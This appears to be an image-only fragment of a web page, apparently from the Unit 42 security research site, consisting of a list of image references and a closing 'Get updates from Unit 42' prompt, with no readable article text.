






















 Get updates from Unit 42